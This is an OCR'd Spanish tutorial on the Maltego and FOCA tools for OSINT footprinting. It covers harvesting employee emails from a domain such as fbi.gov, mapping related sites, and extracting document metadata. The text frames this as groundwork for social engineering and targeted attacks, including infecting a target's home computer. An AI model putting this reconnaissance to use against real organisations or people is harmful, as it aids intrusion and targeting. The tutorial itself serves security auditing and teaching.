
El delito lo podría cometer después con un ataque personalizado, si las políticas de seguridad de la empresa son buenas o es un usuario con su sentido común entrenado, se podría investigar a las personas de su entorno (Facebook, etc), tal vez infectar el equipo de su casa y por ahí encontrar otro camino para llegar a la información que se está buscando.

Maltego se puede descargar desde:


http://www.paterva.com/web5/

Previo la Configuracion de maltego tenemos que registrarnos en:


https://www.paterva.com/web5/community/index.php#Register




Introducimos nustra cuenta peviamente activada desde nustro correo electronico



Una ves verificada nustra cuenta y password nos aparecera la siguiente ventana.




Previo la creacion del proyecto se actualizaran las trasformaciones disponibles



Nos pide que tipo de proyecto necesitamos crear

Aqui podemos observar la interface del programa con un proyecto en blanco



Para iniciar un nuevo proyecto (Graph), se debe hacer clic sobre el icono marcado en la siguiente captura de pantalla.

Figura 1: Creación de un nuevo proyecto

En el lateral izquierdo de la interfaz, se encuentra un panel con la paleta de componentes. Para agregar una entidad desde esta paleta, basta con arrastrarlo al 'Graph'. En la siguiente captura se ve como se ha agregado una entidad 'Domain'.
Si hacemos clic sobre la entidad una vez agregada, en el lateral derecho se nos mostrará el panel de propiedades, pudiendo personalizar y modificar las propiedades del mismo. Para este ejemplo se ha configurado la propiedad 'Domain Name' como 'fbi.gov'.

Figura 2: Configuración de propiedad Domain Name

Para iniciar el proceso de minería de datos, hay que comenzar con la recogida de información sobre una entidad. Para ello es necesario hacer clic derecho sobre la misma, y expandir el menú 'Run transform', donde aparecerá una lista con las distintas transformaciones aplicables a dicha entidad.

Si dejamos el puntero del ratón situado encima de una de ellas, se nos mostrará una pequeña descripción sobre ella.

Una vez se inicie la búsqueda, se irá pintando el mapa de los datos obtenidos. Dicho mapa será representado mediante diferentes iconos dependiendo del tipo de entidad de que se trate. Por supuesto, cada una dispondrá de sus propias transformaciones.




Figura 3: Expansión de la información por medio de transformadas

Una vez se aplique la transformación, se inicirá la búsqueda, y a medida que esta se ejecuta y devuelve resultados, se irá pintando el mapa con los datos obtenidos. Dicho mapa será representado mediante diferentes iconos dependiendo del tipo de entidad que se trate, y cada una dispondrá, por tanto, de sus propias transformaciones.

Figura 4: Servidores asociados a un nombre de dominio

Una parte importante, a la hora de realizar un proceso de 'Data Gathering', es la identificación de los usuarios de la organización objetivo. Dicha información puede resultar de gran utilidad a la hora de realizar ataques, ya sean bien de ingeniería social, o

bien datos que se utilicen para la generación de diccionarios de usuarios, creando de este modo una lista de usuarios válidos en la organización.

Con este objetivo existe una transformación llamada 'Email Addresses from Domain -> All in this set', que intenta obtener un mapa similar al que se puede ver en la siguiente imagen:




Figura 5: Direcciones de correo descubiertas desde un dominio

Con todas estas direcciones de correos se puede obtener más información, como por ejemplo obtener los dominios en los cuales ha sido encontradas referencias a una dirección de correo concreta. Esto puede encontrar foros, relaciones de comunicación entre empresas, datos publicados en blogs, frecuencias de visita de usuarios, etc... para la realizacion de ataques dirigidos.

En este caso, para probar esta transformación se realizará una búsqueda sobre la dirección de correo ‘employment@fbi.gov’, usando la transformación ‘Other transformation -> To Website’.




Figura 6: Transformación de email a nombres de dominio

Como se puede ver en la imagen 6, esta cuenta aparece relacionada con distintos servidores web.

En casos en los que se conozca información extra que Maltego ha sido incapaz de encontrar o relacionar, podemos hacer esto manualmente. Si por ejemplo se supiera de la existencia de la cuenta 'usuario @fbi.gov', se puede agregar manualmente arrastrando la entidad 'Email Address' y, posteriormente, creando un enlace con el dominio, simplemente arrastrando desde la entidad dominio hacia la dirección de correo.




Figura 7: Añadir una entidad manualmente

Otra de las funcionalidades de Maltego es la extracción de metadatos de los documentos ofimáticos. Para ello, primero es necesaria la localización de dichos documentos mediante la transformación 'Files and Documents from Domain -> To Files (Office)', en este caso realizado sobre el dominio 'usal.es'.




Figura 8: Descubrimiento de ficheros publicados

Para la extracción de metadatos, utilizar la transformación 'Other transforms -> Parse meta information' sobre los documentos ofimáticos, obteniendo así los datos.

Figura 9: Datos extraidos

Una vez está realizada la extracción y relación de datos, es posible visualizarla de diversas

formas graficas (Mining view, Dynamic View, Edge Weighter View) o en modo texto (Entity List), seleccionando el tipo en la parte superior del gráfico.




Figura 10: Visualización de entidades


Como se ha podido ver, Maltego es una herramienta perfecta para hacer Data Gathering usando repositorios de conocimiento gratuitos en Internet. Una herramienta perfecta para acompañar cualquier proceso de pentesting en la fase de footprinting o fingerprinting e, incluso, cuando se quiera ir a hacer un ataque dirigido en la de exploiting.

ANEXO 2

Manual de la Foca

La Foca es un programa para el análisis de documentos extraídos desde la web este análisis nos permitirá tener un panorama más definido del dominio o red que vamos a testear la Foca se pude descargar previo registro desde:

http://www.informatica64.com/DownloadFOCA/



Pagina de Descarga de La Foca


Una vez enviado el mail tenemos que confirmar la descarga y nos aparecerá la misma página pero con la autorización de descarga entonces podemos descargar la Foca

FOCA es una herramienta para ayudar en la recolección de ficheros publicados en Website, la extracción de metadatos y el análisis de los mismos. A lo largo de este artículo se va a ir viendo cómo funciona esta herramienta para ayudar en las labores de Footprinting y Fingerprinting a los auditores de seguridad.

Proyectos

FOCA trabaja en modo proyecto que implica que todos los documentos han sido o van a ser extraídos de una misma organización, con lo que se supone que la información que se obtenga podrá ser cruzada en un proceso de análisis.

Esta información permitirá volver a trabajar con ese proyecto. No se almacena ningún fichero en el servidor de base de datos, simplemente se mantienen opciones de información del proyecto, como los dominios, la fecha de creación y el estado. La conexión a la base de datos se configura desde el menú Opciones, dónde además, como puede verse en la imagen, se pueden configurar el número de hilos concurrentes para los procesos de descarga.



Creación de un proyecto

La herramienta permite trabajar también sin almacenamiento, la única diferencia será que cuando se analicen los ficheros descargados no se podrá saber cuál es el dominio al que pertenecen.


Una vez decidido si se quiere trabajar con o sin almacenamiento, se puede crear un nuevo proyecto. Para ello hay que establecer el nombre del proyecto, el nombre del dominio base y la carpeta dónde se van a almacenar todos los documentos que se descarguen.

Proyecto Rápido


Si se desea realizar un análisis rápido de documentos ya existentes en el sistema, se puede crear un proyecto sin nombre, sin dominio y sin carpeta. Se creará un proyecto vacío que puede ser utilizado para analizar documentos sueltos o carpetas pre existente.

Búsquedas

Una vez creado el proyecto, FOCA puede buscar todos los links de los ficheros simplemente marcando las opciones de buscadores [Google, Bing o Exalead] y los tipos de ficheros a buscar. Además.



Si se quisiera crear un proyecto multidominio se pueden realizar múltiples búsquedas, es decir, una vez terminada la primera búsqueda se puede personalizar la cadena de búsqueda para que la herramienta añada una nueva lista de ficheros al servidor. Esto puede ser muy útil también para aquellos casos en los que se alcance el límite de resultados devuelto por un buscador y haya que segmentar la búsqueda.




Búsqueda de ficheros

Descargas

Una vez decididos todos los ficheros que se desean descargar se puede dar a la opción de descargar uno o todos. Esto arrancará la ejecución en paralelo de varios hilos de proceso, uno por cada fichero, y creará un fichero vacío en la carpeta por cada fichero que se va a descargar.

En el caso de que todos los hilos de ejecución se quedaran bloqueados por el servidor, se pueden añadir dinámicamente nuevos hilos de proceso desde el menú de opciones, esto liberará la herramienta y permitirá seguir descargando ficheros.

Si se han descargado otros archivos que formaran parte del mismo proyecto y se encuentran ya en el sistema se pueden añadir con la opción del menú contextual de añadir un fichero o simplemente arrastrándolos al proyecto.



FOCA descargando ficheros

Al final de esta parte, el sistema estará listo para empezar a analizar los ficheros.

Análisis de Metadatos de un fichero

Una vez que tenemos todos los documentos descargados podemos analizar los metadatos de uno, varios ficheros o todos a la vez. De cada fichero va buscar, en la última versión disponible, por la siguiente lista de características:

Ficheros DOC, XLS, PPT, PPS

Los ficheros antiguos de Microsoft Office suelen ofrecer bastante información, sobre todo sin han sido creados con versiones antiguas y editados con las nuevas versiones. De estos documentos se extrae:

- Datos de usuarios de creador, editor

- Historia de uso del documento

